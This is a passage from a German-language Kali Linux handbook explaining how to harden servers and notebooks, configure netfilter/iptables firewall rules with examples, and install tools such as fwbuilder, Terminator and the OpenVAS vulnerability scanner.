Für den Fall, dass Sie Kali auf einem öffentlich zugänglichen Server nutzen wollen, möchten Sie sicher die Netzwerkdienste sichern, indem Sie etwaige konfigurierte Standardkennwörter ändern (siehe Abschnitt 4.4.3) und möglicherweise auch den Zugriff der Netzwerkdienste mit einer Firewall einschränken (siehe Abschnitt 4.4.4).

Wenn Sie Benutzerkonten entweder direkt auf dem Server oder auf einem der Dienste verteilen, sollten Sie auch sicherstellen, dass Sie sichere Kennwörter festlegen – diese sollten Brute-Force-Angriffen widerstehen. Gleichzeitig empfiehlt es sich, *fail2ban* einzurichten, um Brute-Force-Angriffe über das Netzwerk (durch Herausfiltern von IP-Adressen, die eine Obergrenze für fehlgeschlagene Anmeldeversuche überschreiten) erheblich zu erschweren. Dazu installieren Sie *fail2ban* mit folgenden Befehlen im Terminal:

```
sudo apt update
sudo apt install fail2ban
```

Wenn Sie Webdienste ausführen, möchten Sie diese wahrscheinlich über HTTPS hosten, um zu verhindern, dass andere Netzwerkteilnehmer Ihren Datenverkehr – inklusive Authentifizierungscookies – überwachen können.

Sicherheitsmaßnahmen auf einem Notebook

Das Notebook eines Penetrationstesters ist nicht den gleichen Risiken ausgesetzt wie ein öffentlicher Server: Es ist weniger zufälligen Überprüfungen durch sogenannte Script-Kiddies ausgesetzt und selbst wenn, sind bei Ihnen wahrscheinlich keine Netzwerkdienste aktiviert.

Ein echtes Risiko entsteht oft, wenn Sie von einem Kunden zum nächsten reisen. Beispielsweise könnte Ihr Notebook auf der Reise gestohlen werden, vom Zoll beschlagnahmt oder verloren gehen. Deshalb sollten Sie die vollständige Festplatte verschlüsseln (siehe Abschnitt 3.5). Daten, die Sie während Ihrer Einsätze gesammelt haben, sind vertraulich und erfordern höchsten Schutz.

Möglicherweise benötigen Sie auch Firewall-Regeln (siehe Abschnitt 4.4.4), jedoch nicht für den gleichen Zweck wie auf einem Server. Vielleicht möchten Sie den ausgehenden Datenverkehr mit Ausnahme des durch Ihren VPN-Zugriff generierten Datenverkehrs verbieten. Das ist als Sicherheitsnetz gedacht, sodass Sie es sofort bemerken, wenn das VPN ausfällt – anstatt auf den lokalen Netzwerkzugriff zurückgreifen. Auf diese Weise geben Sie die IP-Adressen Ihrer Kunden nicht weiter, wenn Sie im Internet surfen oder eine andere Online-Aktivität ausführen. Es ist wichtig, dass Sie immer die Kontrolle über alle Ihre Aktivitäten behalten, um das von Ihnen im Netzwerk verursachte Rauschen zu reduzieren, das den Kunden und seine Verteidigungssysteme alarmieren kann.

4.4.3 Netzwerkservices absichern

Es empfiehlt sich generell, nicht verwendete Dienste zu deaktivieren. Kali vereinfacht das, da die meisten Netzwerkdienste standardmäßig deaktiviert sind. Solange ein Dienst deaktiviert bleibt, stellt er keine Sicherheitsbedrohung dar. Sie müssen jedoch vorsichtig sein, wenn Sie einen Dienst aktivieren wollen, denn:

- Standardmäßig gibt es keine Firewall! Wenn Sie also alle Netzwerkschnittstellen überwachen, sind sie effektiv öffentlich verfügbar.
- Einige Dienste haben keine Anmeldeinformationen für die Authentifizierung und diese können bei der ersten Verwendung festgelegt werden. Andere haben voreingestellte – dadurch auch allgemein bekannte – Anmeldeinformationen. Stellen Sie sicher, dass Sie ein (neues) Passwort setzen, das nur Sie kennen.
- Viele Dienste werden als Root mit vollständigen Administratorenrechten ausgeführt. Daher sind die Folgen eines nicht autorisierten Zugriffs oder eines Security Breachs im Allgemeinen schwerwiegend.

Standard-Anmeldeinformationen

An dieser Stelle werde ich nicht alle Tools auflisten, die mit Standard-Anmeldeinformationen ausgeliefert werden. Stattdessen sollten Sie sich die *README.Debian*-Datei der jeweiligen Pakete sowie *docs.kali.org*[7] und *tools.kali.org*[8] anschauen, um festzustellen, ob ein Dienst spezielle Anforderungen hat, auf die zu achten ist, um ihn abzusichern.

7 https://docs.kali.org/
8 https://tools.kali.org/

Wenn Sie Kali im Live-Modus ausführen, lautet das Kennwort des Root-Kontos »toor«. Aus diesem Grund sollten Sie SSH nicht aktivieren, bevor Sie das Kennwort des Root-Kontos geändert haben oder die Konfiguration so geändert haben, dass eine kennwortbasierte Anmeldung nicht zulässig ist.

Beachten Sie auch, dass für das BeEF-Projekt – aus dem bereits vorinstallierten Paket beef-xss in der Standardkonfigurationsdatei Standardanmeldeinformationen (Benutzer »beef«, Kennwort »beef«) fest codiert sind.

4.4.4 Firewall- oder Paketfilterung

Eine Firewall ist eine hardware- oder softwarebasierende Sicherheitseinrichtung, die eingehende und ausgehende Netzwerkpakete (die in ein lokales Netzwerk gelangen oder von einem lokalen Netzwerk abgehen bzw. auch die eines lokalen Computers) analysiert und nur solche durchlässt, die bestimmten vordefinierten Regeln entsprechen.

Ein Filternetz-Gateway ist eine Firewall, die ein ganzes Netzwerk schützt. Sie wird normalerweise auf einem dedizierten Computer installiert, der als Gateway für das Netzwerk konfiguriert ist, um alle Pakete analysieren zu können, die in das Netzwerk kommen und hinausgehen sollten. Alternativ gibt es noch eine lokale Firewall, eine Software, die auf einem bestimmten Computer ausgeführt wird, um den Zugriff auf einige Dienste auf diesem Computer einzuschränken oder um möglicherweise ausgehende Verbindungen durch nicht autorisierte Software zu verhindern, die ein Benutzer mehr oder weniger freiwillig installiert haben könnte.

Der Linux-Kernel hat bereits die *netfilter*-Firewall inkludiert. Jedoch gibt es keine schlüsselfertige Lösung für die Konfiguration einer Firewall, da sich die Netzwerk- und Benutzeranforderungen unterscheiden. Sie können *netfilter* jedoch vom Benutzerbereich aus mit den Befehlen `iptables` und `ip6tables` konfigurieren. Der Unterschied zwischen den beiden Befehlen besteht darin, dass der erste für IPv4-Netzwerke funktioniert, während Letzterer für IPv6 funktioniert. Da beide Netzwerkstacks noch einige Jahre bestehen werden, müssen Sie beide Tools parallel verwenden. Sie können jedoch auch das GUI-basierte Tool *fwbuilder* verwenden, das eine grafische Darstellung der Filterregeln bietet.

Wie auch immer Sie sich entscheiden, *netfilter* ist die Implementierung der Firewall unter Linux. Deshalb schauen wir uns auch genauer an, wie diese funktioniert.

Verhalten von netfilter

netfilter verwendet vier verschiedene Tabellen, in denen Regeln für drei Arten von Operationen gespeichert werden:

- **filter**: betrifft Filterregeln (Akzeptieren, Ablehnen oder Ignorieren eines Pakets).
- **nat (Network Address Translation)**: betrifft die Übersetzung von Quell- oder Zieladressen und Ports für die Kommunikation nach außen bzw. herein.
- **mangle**: betrifft andere Änderungen an den IP-Paketen (einschließlich des Feldes des ToS – Type of Service – und der Optionen).
- **raw**: ermöglicht andere manuelle Änderungen an Paketen, bevor diese das Verbindungskontrollsystem erreichen.

Jede Tabelle enthält Listen von Regeln, die »Ketten« genannt werden. Die Firewall verwendet Standardketten, um Pakete basierend auf vordefinierten Regeln zu verarbeiten. Der Administrator kann andere Ketten erstellen, die nur verwendet werden, wenn sie von einer Standardkette (direkt oder indirekt) referenziert werden.

Die Filtertabelle hat drei Standardketten:

- **INPUT:** betrifft Pakete, deren Ziel die Firewall selbst ist.
- **OUTPUT:** betrifft Pakete, die von der Firewall gesendet werden.
- **Forward:** betrifft Pakete, die die Firewall passieren (weder Quelle noch Ziel).

Die NAT-Tabelle hat auch drei Standardketten:

- **PREROUTING:** um Pakete zu ändern, sobald sie ankommen
- **POSTROUTING:** zum Ändern von Paketen, wenn diese bereit sind, auf den Weg zu gehen
- **OUTPUT:** zum Ändern von Paketen, die von der Firewall selbst generiert werden

Diese Ketten werden in Abbildung 4.7 dargestellt.




Abb. 4.7: Wie Ketten in *netfilter* aufgerufen werden

Jede Kette ist eine Liste von Regeln und jede Regel besteht aus einer Reihe von Bedingungen und einer auszuführenden Aktion, wenn die Bedingungen erfüllt sind. Bei der Verarbeitung eines Pakets durchsucht die Firewall die entsprechenden Ketten nacheinander. Wenn die Bedingungen für eine Regel erfüllt sind, springt sie zur angegebenen Aktion, um die Verarbeitung fortzusetzen. Die häufigsten Verhaltensweisen sind standardisiert und es gibt dafür spezielle Aktionen. Wenn Sie eine dieser Standardaktionen ausführen, wird die Verarbeitung der Kette unterbrochen, da der weitere Umgang mit den Paketen bereits definiert ist (beachten Sie dabei die unten genannten Ausnahmen).

Nachfolgend sind die *netfilter*-Aktionen aufgeführt:

- **ACCEPT:** erlaubt, dass Pakete weitergeleitet werden.
- **REJECT:** lehnt das Paket mit einem ICMP-Fehlerpaket (Internet Controll Message Protocol) ab – die Option `-reject-with type` von `iptables` bestimmt die Art des zu sendenden Fehlers.
- **Drop:** löscht/ignoriert das Paket.
- **LOG:** protokolliert (über `syslogd`) eine Nachricht mit einer Beschreibung des Pakets. Beachten Sie dabei, dass die Aktion die Verarbeitung nicht unterbricht und die Ausführung der Kette mit der nächsten Regel fortgesetzt wird. Aus diesem Grund ist für die Protokollierung abgelehnter Pakete sowohl eine LOG- als auch eine REJECT/DROP-Regel erforderlich. Zu den allgemeinen Parametern für die Protokollierung gehören:
  - `--log-level` mit den Standardwerten der Warnung, gibt den Syslog-Schweregrad an.
  - `--log-prefix` ermöglicht die Angabe eines Textpräfixes zur Unterscheidung zwischen protokolierten Nachrichten.
  - `--log-tcp-sequence`, `--log-tcp-options` und `–log-ip-options` zeigen zusätzliche Daten, die in die Nachricht eingebunden sind, nämlich die TCP-Sequenznummer, TCP-Optionen und IP-Optionen.
- **ULOG:** protokolliert eine Nachricht über `ulogd`. Das kann für die Verarbeitung einer großen Anzahl von Nachrichten besser angepasst und effizienter sein als `syslogd`. Beachten Sie dabei, dass diese Aktion wie auch LOG die Verarbeitung zur nächsten Regel in der aufrufenden Kette zurückgibt.
- **chain_name:** springt zur angegebenen Kette und bewertet ihre Regeln.
- **RETURN:** unterbricht die Verarbeitung der aktuellen Kette und kehrt zur aufrufenden Kette zurück. Handelt es sich bei der aktuellen Kette um eine Standardkette, gibt es keine aufrufende Kette. Daher wird stattdessen die Standardaktion ausgeführt.
- **SNAT:** (nur in der Tabelle *nat*) Verwenden Sie SNAT (Source NAT), beschreiben Extra-Optionen die genauen anzuwendenden Änderungen, einschließlich der

Option `--to-source Adresse:Port`, mit der die neue Quell-IP-Adresse und/oder der neue Quell-Port definiert werden.

- **DNAT:** (nur in der Tabelle *nat*) Verwenden Sie DNAT (Destination NAT), beschreiben zusätzliche Optionen die genauen anzuwendenden Änderungen, einschließlich der Option `--to-destination Adresse:Port`, mit der die neue Ziel-IP-Adresse und/oder der neue Ziel-Port definiert wird.
- **MASQUERADE:** (nur in der Tabelle *nat*) ist ein Sonderfall von Source NAT.
- **REDIRECT:** (nur in der Tabelle *nat*) leitet ein Paket transparent an einen bestimmten Port der Firewall selbst um. Diese Aktion kann verwendet werden, um einen transparenten Webproxy einzurichten, der ohne Konfiguration auf der Clientseite funktioniert, da der Client glaubt, dass eine Verbindung zum Empfänger besteht, während die Kommunikation tatsächlich über den Proxy erfolgt. Die Option `--to-ports Port` gibt den Port oder Portbereich an, an den die Pakete umgeleitet werden sollen.

Andere Maßnahmen, insbesondere in Bezug auf die Tabelle *mangle* würden den Umfang des Buchs sprengen. Die Manpages von `iptable` und `ip6table` enthalten eine umfassende Liste.

Was ist ICMP?

Beim ICMP (Internet Control Message Protocol) handelt es sich um das Protokoll zur Übertragung von Zusatzinformationen zur Kommunikation. Es testet die Netzwerkkonnektivität mit dem Befehl `ping`, der eine ICMP-Echoanforderungsnachricht sendet, die der Empfänger mit einer ICMP-Echoantwortnachricht beantworten soll. Dieses Protokoll wird durch mehrere RFC-Dokumente definiert. RFC777[9] und RFC792[10] waren die ersten, aber viele andere haben das Protokoll erweitertet und/oder überarbeitet.

Firewalls und Router haben für den Zeitpunkt, an dem Sie vom Netzwerk Daten erhalten und der Kernel diese verarbeiten kann, einen Zwischenspeicher, den sogenannten Eingangsbuffer. Ist diese Zone voll, können keine neuen Daten empfangen werden. ICMP signalisiert das Problem, sodass der Absender seine Übertragungsrate verlangsamen kann (die nach einiger Zeit im Idealfall ein Gleichgewicht erreichen sollte). Beachten Sie, dass ein IPv4-Netzwerk ohne ICMP funktionieren kann, für ein IPv6-Netzwerk jedoch ist ICMPv6 unbedingt erforderlich, da es mehrere Funktionen kombiniert, die in der IPv4-Welt über ICMP, IGMP (Internet Group Membership Protocol) und ARP (Address Resolution Protocol) verbreitet waren. ICMPv6 ist in RFC443[11] definiert.

9 `http://www.faqs.org/rfcs/rfc777.html`
10 `http://www.faqs.org/rfcs/rfc792.html`
11 `http://www.faqs.org/rfcs/rfc4443.html`

Syntax von iptables und ip6tables

Die Befehle `iptables` und `ip6tables` werden zum Bearbeiten von Tabellen, Ketten und Regeln verwendet. Die Option `-t Tabelle` gibt an, mit welcher Tabelle gearbeitet werden soll (standardmäßig ist *filter* definiert).

Die wichtigsten Optionen für die Interaktion mit Ketten sind nachfolgend aufgeführt:

- `-L Kette` zeigt die Regeln der Kette an. Dies wird häufig mit der Option `-n` verwendet, um die Namensauflösung zu deaktivieren (z.B. zeigt `iptables -n -L INPUT` die Regeln für eingehende Pakete an).
- `-N Kette` erstellt eine neue Kette. Sie können neue Ketten für eine Reihe von Zwecken erstellen, z.B. zum Testen eines neuen Netzwerkdienstes oder zum Abwehren eines Netzwerkangriffs.
- `-X Kette` löscht eine leere und nicht verwendete Kette (z.B. `iptables -X ddos-attack`).
- `-A Kette Regel` fügt eine Regel am Ende der angegebenen Kette hinzu. Bedenken Sie beim Hinzufügen von Regeln, dass diese von oben nach unten verarbeitet werden.
- `-I Kette Regel_Num Regel` fügt eine Regel vor der Regelnummer `Regel_num` ein. Beachten Sie auch hier die Verarbeitungsreihenfolgen, wenn Sie eine neue Regel in die Kette einfügen.
- `-D Kette Regel_num` (oder `-D Kette Regel`) löscht eine Regel in einer Kette. `-D Kette Regel_num` identifiziert die Regel, die gelöscht werden soll, anhand ihrer Nummer (`iptables -L Zeilennummer` zeigt diese Nummern an), während `-D Kette Regel` die Regel anhand ihres Inhalts identifiziert.
- `-F Kette` spült (flush) eine Kette (löscht alle Regeln). Um beispielsweise alle Regeln für ausgehende Pakete zu löschen, führen Sie `iptables -F OUTPUT` aus. Wenn keine Kette angegeben ist, werden alle Regeln in der Tabelle gelöscht.
- `-P Kettenaktion` definiert die Standardaktion oder »Richtlinie« für eine bestimmte Kette. Beachten Sie, dass nur Standardketten eine solche Richtlinie haben können. Um den gesamten eingehenden Datenverkehr standardmäßig zu löschen, führen Sie `iptables -P INPUT DROP` aus.

Regeln

Jede Regel wird als `Bedingung -j Aktion Aktion_Optionen` ausgedrückt. Werden mehrere Bedingungen in derselben Regel beschrieben, so ist das Kriterium die Verknüpfung (logisches UND) der Bedingungen, die mindestens so restriktiv ist wie jede einzelne Bedingung. Die Bedingung `-p Protokoll` stimmt mit dem Protokollfeld des IP-Pakets überein. Die gebräuchlichsten Werte sind *tcp*, *udp*,

icmp und *icmpv6*. Diese Bedingungen können durch Bedingungen für die TCP-Ports mit Klauseln wie `--source-port Port` und `--destination-port Port` ergänzt werden.

Negierende Bedingungen

Das Präfixieren einer Bedingung mit einem Ausrufezeichen (!) negiert die Bedingung. Das Negieren einer Bedingung für die Option `-p` entspricht beispielsweise »jedem Paket mit einem anderen Protokoll als dem angegebenen«. Dieser Negierungsmechanismus kann auch auf alle anderen Bedingungen angewendet werden.

Die Bedingung `-s Adresse` oder `-s Netzwerk/Maske` stimmt mit der Quelladresse des Pakets überein. Entsprechend stimmt `-d Adresse` oder `-d Netzwerk/Maske` mit der Zieladresse überein. Die Bedingung `-i Schnittstelle` wählt Pakete aus, die von der angegebenen Netzwerkschnittstelle stammen. `-o Schnittstelle` wählt Pakete aus, die an eine bestimmte Schnittstelle gesendet werden. Die Bedingung `-state Status` vergleicht den Status eines Pakets in einer Verbindung (das erfordert das Kernelmodul *ipt_conntrack* für die Verbindungsverfolgung). Der `NEW-Status` beschreibt ein Paket, das eine neue Verbindung aufbaut, `ESTABLISHED` gehört zu Paketen, die zu einer bestehenden Verbindung gehören, und `RELATED` gehört zu Paketen, die eine neue Verbindung zu einer bestehenden Verbindung initiieren (was für FTP-Datenverbindungen im aktiven Modus des FTP-Protokolls nützlich ist).

Es gibt viele verfügbare Optionen für `iptables` und `ip6tables` und das Meistern dieser Optionen erfordert viel Studium und Erfahrung. Eine der am häufigsten verwendeten Optionen ist die Blockierung des schädlichen Netzwerkverkehrs eines Hosts oder einer Reihe von Hosts. In Abbildung 4.8 sehen Sie, wie Sie beispielsweise eingehenden Datenverkehr von IP-Adressen 10.0.0.5 und Subnetzen 192.168.178.0/24 blockieren).

```
kaliuser@kali:~$ sudo iptables -A INPUT -s 10.0.0.5 -j DROP
kaliuser@kali:~$ sudo iptables -A INPUT -s 192.168.168.0/24 -j DROP
kaliuser@kali:~$ sudo iptables -n -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.0.5             0.0.0.0/0
DROP       all  --  192.168.168.0/24     0.0.0.0/0
kaliuser@kali:~$
```

Abb. 4.8: Regel, um eingehenden Traffic von IP-Adresse 10.0.0.5 und komplettem Subnetz 192.168.168.0/24 zu blockieren

Ein weiterer häufig verwendeter `iptables`-Befehl ist das Zulassen des Netzwerkverkehrs für einen bestimmten Dienst oder Port. Um Benutzern die Verbindung zu SSH, HTTP und IMAP zu ermöglichen, können Sie die Befehle aus Abbildung 4.9 ausführen.

```
kaliuser@kali:~$ sudo iptables -A INPUT -m state --state NEW -p tcp --dport 22 -j ACCEPT
kaliuser@kali:~$ sudo iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT
kaliuser@kali:~$ sudo iptables -A INPUT -m state --state NEW -p tcp --dport 143 -j ACCEPT
kaliuser@kali:~$ sudo iptables -n -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.0.5             0.0.0.0/0
DROP       all  --  192.168.168.0/24     0.0.0.0/0
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:80
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:143
kaliuser@kali:~$
```

Abb. 4.9: Eingehende SSH- (Port 22), HTTP- (Port 80) und IMAP-Verbindung (Port 143) erlauben

Es gehört zur guten Cyber-Hygiene, alte und unnötige Regeln zu bereinigen. Der einfachste Weg, `iptables`-Regeln zu löschen, besteht darin, die Regeln nach Zeilennummern zu referenzieren, die Sie mit der Option `--line-numbers` abrufen können. Lassen Sie Vorsicht walten, wenn Sie eine Regel löschen, denn alle Regeln weiter unten in der Kette werden neu nummeriert.

```
kaliuser@kali:~$ sudo iptables -n -L INPUT --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    DROP       all  --  10.0.0.5             0.0.0.0/0
2    DROP       all  --  192.168.168.0/24     0.0.0.0/0
3    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:22
4    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:80
5    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:143
kaliuser@kali:~$ sudo iptables -D INPUT 2
kaliuser@kali:~$ sudo iptables -D INPUT 1
kaliuser@kali:~$ sudo iptables -n -L INPUT --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:22
2    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:80
3    ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:143
kaliuser@kali:~$
```

Abb. 4.10: Löschen von Regeln in einer Kette

Abgesehen von den oben beschriebenen allgemeinen gibt es auch spezifischere Bedingungen. Weitere Informationen finden Sie in der Dokumentation von `iptables` und `ip6tables`.

Regeln erstellen

Jede Regelerstellung erfordert einen Aufruf von `iptables` oder `ip6tables`. Das manuelle Eingeben dieser Befehle kann mühsam sein. Die Aufrufe werden in der Regel in einem Skript gespeichert, sodass das System bei jedem Systemstart automatisch auf die gleiche Weise konfiguriert wird. Dieses Skript kann von Hand geschrieben werden, aber es kann auch interessant sein, es mit einem Tool wie *fwbuilder* vorzubereiten:

```
apt install fwbuilder
```

Das Prinzip ist einfach. Im ersten Schritt beschreiben Sie alle Elemente, die an den eigentlichen Regeln beteiligt sind:

- die Firewall selbst mit ihren Schnittstellen
- die Netzwerke mit ihren entsprechenden IP-Bereichen
- die Server
- die Ports, die zu dem auf den Servern gehosteten Dienst gehören

Erstellen Sie anschließend die Regeln mit einfachen Drag-and-Drop-Aktionen für die Objekte, wie in Abbildung 4.11 dargestellt wird. Einige Kontextmenüs können die Bedingungen ändern (z.B. negieren). Dann müssen die Aktionen ausgewählt und konfiguriert werden. In Bezug auf IPv6 können Sie entweder zwei unterschiedliche Regelsätze für IPv4 und IPv6 erstellen oder nur einen, und *fwbuilder* kann die Regeln entsprechend den Adressen übersetzen, die den Objekten zugewiesen sind.




Abb. 4.11: *fwbuilder*-Hauptfenster

fwbuilder generiert ein Skript, das die Firewall gemäß den von Ihnen definierten Regeln konfiguriert. Dank seiner modularen Architektur kann es Skripte für verschiedene Systeme erstellen, darunter *iptables* für Linux, *ipf* für FreeBSD und *pf* für OpenBSD.

Die Regeln einrichten, sodass sie bei jedem Start geladen werden

Um die Firewall-Regeln bei jedem Systemstart zu implementieren, müssen Sie das Konfigurationsskript in einer up-Direktive der Datei */etc/network/interfaces* registrieren.

Im folgenden Beispiel ist das Skript unter */usr/local/etc/fw_std.fw* gespeichert.

```
auto eth0
iface eth0 inet static
address 192.168.0.1
network 192.168.0.0
netmask 255.255.255.0
broadcast 192.168.0.255
up /usr/local/etc/fw_std.fw
```

In diesem Beispiel wird davon ausgegangen, dass Sie *ifupdown* zum Konfigurieren der Netzwerkschnittstellen verwenden. Wenn Sie etwas anderes verwenden (z.B. NetworkManager oder *systemd-network*), schlagen Sie in der Dokumentation nach, wie Sie ein Skript ausführen können, nachdem die Benutzeroberfläche aufgerufen wurde.

4.5 Weitere Tools installieren

Für angehende Sicherheitsexperten bietet Kali zahlreiche Tools für Penetrationstests, dennoch ist es nützlich, weitere Tools zu installieren, die Ihnen die Arbeit erleichtern.

4.5.1 Terminator statt Terminal

Terminator ist ein Terminal, das es ermöglicht, mehrere Terminals innerhalb eines einzigen Fensters zu benutzen und mittels Tastatur-Kürzeln zwischen diesen zu wechseln. Man kann ohne Tabs oder weitere Terminal-Fenster mehrere Shells zur selben Zeit geöffnet halten.

Im Terminal können Sie das Tool mit folgendem Befehl installieren:

```
sudo apt-get install terminator
```

Nach der Installation befindet sich Terminator unter ANWENDUNGEN|USUAL APPLICATIONS|SYSTEMWERKZEUGE. Sie können es auch im Terminal starten, indem Sie `terminator` eingeben.




Abb. 4.12: Terminator mit mehreren Terminals in einem Tab sowie mehreren Tabs

Tasten-Kombinationen

Terminator lässt sich über Tasten-Kombinationen steuern. Die wichtigsten Kombinationen sind:

Kombination	Funktion
Strg+Shift+O	Das Terminal horizontal teilen
Strg+Shift+E	Das Terminal vertikal teilen
Strg+Shift+S	Bildlaufleiste verstecken
Strg+Shift+W	Das aktuelle Terminal schließen
Strg+Shift+Q	Programm beenden
Strg+Shift+T	Einen neuen Reiter öffnen
Strg+Shift+N	Zum nächsten Terminal wechseln
Strg+Shift+P	Zum vorhergehenden Terminal wechseln
Strg+Shift+X	Vollbildanzeige des aktiven Terminals
F11	Vollbild-Modus

Tabelle 4.1: Tasten-Kombinationen für die Bedienung von Terminator

4.5.2 OpenVAS zur Schwachstellenanalyse

Das Scannen auf Schwachstellen ist für Penetrationstests eine entscheidende Phase. Das Aktualisieren des Schwachstellen-canners kann den Unterschied ausmachen, ob eine anfällige Schwachstelle entdeckt wird oder nicht. Standardmäßig ist OpenVAS nicht in Kali Linux enthalten. Eine nachträgliche Installation ist aber möglich. In diesem Abschnitt finden Sie einen Überblick über die Einrichtung des Scanners.

Kali fürs Schwachstellenscannen konfigurieren

Bevor Sie mit der Installation von OpenVAS beginnen, sollte Kali auf dem neuesten Stand sein.

```
1  sudo apt-get update
2  sudo apt-get dist-upgrade
```

Anschließend installieren Sie das neueste OpenVAS:

```
3  sudo apt-get install openvas
```

Ist das aktuellste OpenVAS installiert, wird das Setup aufgerufen, um die aktuellsten Regeln herunterzuladen, einen Admin-User zu erstellen und verschiedene Dienste zu starten. Je nach Bandbreite kann das eine Weile dauern.

```
4  sudo openvas-setup
```

```
root@kali:~# openvas-setup

[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
--2019-07-29 16:06:37--  http://dl.greenbone.net/community-nvt-feed-current.tar.
bz2
Auflösen des Hostnamens dl.greenbone.net (dl.greenbone.net)… 89.146.224.58, 2a01
:130:2000:127::d1
Verbindungsaufbau zu dl.greenbone.net (dl.greenbone.net)|89.146.224.58|:80 … ver
bunden.
HTTP-Anforderung gesendet, auf Antwort wird gewartet … 200 OK
Länge: 22206004 (21M) [application/octet-stream]
Wird in »/tmp/greenbone-nvt-sync.bXu1lGEQlz/openvas-feed-2019-07-29-21603.tar.bz
2« gespeichert.

/tmp/greenbone-nvt- 100%[===================>]  21,18M  1,78MB/s    in 16s

2019-07-29 16:06:54 (1,30 MB/s) - »/tmp/greenbone-nvt-sync.bXu1lGEQlz/openvas-fe
ed-2019-07-29-21603.tar.bz2« gespeichert [22206004/22206004]

2008/
2008/secpod_ms08-054_900045.nasl
2008/secpod_goodtech_ssh_sftp_mul_bof_vuln_900166.nasl
```

Abb. 4.13: Installation von OpenVAS

Wenn der Setup-Prozess abgeschlossen ist, sollten der *OpenVAS manager*, *scanner* und *GSAD Services* lauschen:

```
5  sudo netstat -antp
```

OpenVAS Services starten

Wenn OpenVAS fertig konfiguriert wurde, dann können Sie alle notwendigen Services starten:

```
6  sudo openvas-start
```

Sollte es notwendig sein, aufgrund einiger Probleme Fehler zu suchen, können Sie das Problem mit `openvas-check-setup` identifizieren.

OpenVAS Web Interface

